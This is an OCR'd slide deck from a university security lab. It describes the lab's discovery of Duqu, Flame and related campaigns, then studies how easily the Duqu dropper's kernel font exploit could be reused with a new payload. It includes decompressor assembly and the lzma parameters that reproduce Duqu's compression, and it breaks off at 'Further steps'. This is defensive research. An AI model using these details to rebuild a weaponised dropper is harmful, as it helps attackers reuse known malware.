Abusing Duqu, Flame, MiniFlame

Boldizsár Bencsáth PhD
Budapest University of Technology and Economics
Department of Telecommunications
Laboratory of Cryptography and System Security (**CrySyS Lab**)
www.crysys.hu

joint work with **Levente Buttyán**, **Gábor Pék**, and **Márk Félegyházi**


Our contributions to Duqu case

- **discovery, naming, and first analysis of Duqu**
  - info-stealer component creates files with names starting with ~DQ
  - our analysis focused on showing the similarities to Stuxnet
  - we shared our report with major anti-virus vendors and Microsoft
- **identification of the dropper**
  - MS Word document with a 0-day Windows kernel exploit
  - we shared the anonymized dropper with Microsoft
  - first patch in December 2011, further patches in May 2012
- **development of the Duqu Detector Toolkit**
  - focus on heuristic anomaly detection
  - detects live Duqu instances and remains of earlier infections
  - open-source distribution (to be used in critical infrastructures)

sKyWIper/Flame

- In May/2012 we participated in an international collaboration to investigate a novel malware, we called it sKyWIper
- 27/05 – National CERT of IRAN (Maher) disclosed they are investigating a malware “Flamer”
- 28/05 – CrySyS released initial tech report on Flame/sKyWIper; Kasperksy released details about their work on “Flame”.
- We give no details what was exactly the collaboration, with whom we were working on and how -> potential personal risks to be avoided.

Timeline of CrySyS Lab Work of the Last Year on Targeted Malware



Miniduke

- FireEye found a document with 0-day PDF exploit on 12/02/2013
- PDF documents that use the same 0-day vulnerability, but the different malware module were found
- The documents were suspicious – we expected that the attackers use them against high-profile targets
- ~60 victim IP addresses found, many high profile targets in governments and organizations (even NATO)
- Investigations were finished within a week, we disclosed all relevant information about the malware and the victims to the appropriate organizations
- Not the malware, but the attack campaign of main interest

TeamSpy

- In March 2013 Hungarian National Security Authority (NSA HUN) asked for our support to further work on an already identified attack
- We obtained and analyzed many new malware samples, investigated a number of C&C servers and obtained victim lists
- There are multiple waves of attack campaigns done by some group in the last 8 years
- Two main malware technologies: One “standard” proprietary botnet client, one based on TeamViewer abuse
- Main goal of the attackers: targeted attacks to steal information
- Traces show that attackers were active from 2004
- Some of their tools were already known for years by A/V companies, but the whole story was never identified (missing threat intelligence)

Outline

- Intro
- Inserting our “malware” into Duqu dropper font exploit
- Abusing Flame’s Windows Update dropper to install our “malware”
- Reconfiguring SPE and creating our own C&C servers to control it
- Using Duqu keylogger for our own goals
- Conclusions

Intro

- Kinetic attacks vs. cyberwarfare
- Cyber attacks are cheaper
- Cyber attacks might be easy to copy and our tools can be used against us
- Collateral damage might cause unacceptable damages
- The idea: let’s check how easy is to “abuse” cyber weapons from the technical point of view
- Results might give us better understanding of the situation

General idea


- Let's take Stuxnet, Duqu, Flame, Gauss, SPE
- Try to modify/reconfigure them
- Let's consider this is made by some adversary
- E.g. "What would have happened if 3 years ago some nation found Stuxnet, etc., and instead of publishing on it and sharing sample, they would have abused these tools"
- That means A/V companies don't know samples, 0-days are not yet detected, and even government agencies don't know what is happening
- Let's assume that this attacker already has all the public technical reports, analysis (they made it on their own) (this is a strong assumption)
- How much more work is needed to abuse these weapons?

Inserting our “malware” into Duqu dropper font exploit


Duqu dropper – the idea

- Duqu dropper was a .doc file
- With embedded font
- Font exploited Windows kernel vulnerability (CVE-2011-3402)
- Creating such exploit needs lots of effort, even understanding it needs much work
- Shell code runs then at kernel level – designing it needs precise work, much effort
- (It took a long time for exploit pack creators to incorporate Duqu exploit)
- Idea: Let's change only user space components from the dropper
- Duqu exploit and kernel level parts will do the hard work for us

Dropper structure



Dropper font file logical structure



How to perform

- Let all kernel level stuff as it is (from exploit to stage 2)
- Let user space stage 1 to inject our malware
- Replace User space stage 2 and PNF payload

Major problems, work to be done

- Kernel level parts are not yet documented in detail publicly
- Decrypting parts and analysis of kernel level code was needed
- Compression used in kernel level is not documented
- User space stages were also not documented in detail

How to perform

- Let all kernel level stuff as it is (from exploit to stage 2)
- Let user space stage 1 to inject our malware
- Replace User space stage 2 and PNF payload

- First we had to decipher encrypted parts and analyze code
- Kernel level parts are not detailed much in public reports
- Problem: Some parts are compressed by stage 1 kernel code
- Compression is not documented by public reports either
- The code contains the decompression routine. We cannot compress our own payload as we need the proper compression routine (or a workaround to turn off decompression at all)

Decompressor in Duqu dropper

Duqu dropper decompressor	LZMA at read.pudn.com/downloads94/sourcecode/zip/372835/Source/lzma_depack.inc__.htm

seg000:000011C0 000 lea eax, [ebx+eax*4]
seg000:000011C3 000 mov ecx, eax
seg000:000011C5 000 mov eax, [ecx]
seg000:000011C7 000 mov edx, [ebp-0Ch]
seg000:000011CA 000 **shr edx, 0Bh** ;
seg000:000011CD 000 **mul edx**
seg000:000011CF 000 cmp eax, [ebp-10h]
seg000:000011D2 000 jbe short loc_11FC
seg000:000011D4 000 mov [ebp-0Ch], eax
seg000:000011D7 000 **mov edx, 800h**
seg000:000011DC 000 sub edx, [ecx] ;
seg000:000011DE 000 **shr edx, 5** ;
seg000:000011E1 000 add [ecx], edx
	@loc_401320:
	mov ecx,[edi]
	mov edx,eax
	shr edx,0Bh
	imul edx,ecx
	cmp [ebp+0Ch],edx
	jnb @loc_40136C
	mov esi,[ebp-10h]
	mov eax,edx
	mov edx,800h
	sub edx,ecx
	shr edx,5
	add edx,ecx
	xor ecx,ecx


Duqu dropper compression

- We found very similar code chunks in LZMA
- However, we could not find an exactly same implementation
- We ran Duqu decompressor to decompress payload
- Re-compressed with LZMA to prove that it is LZMA
- We got back the original bye stream with command line:

lzma.exe e Zd Zdc -a1 -d16

- Dictionary size is in Duqu between d15-17, default of lzma.exe is d22

Duqu dropper LZMA verified




Further steps

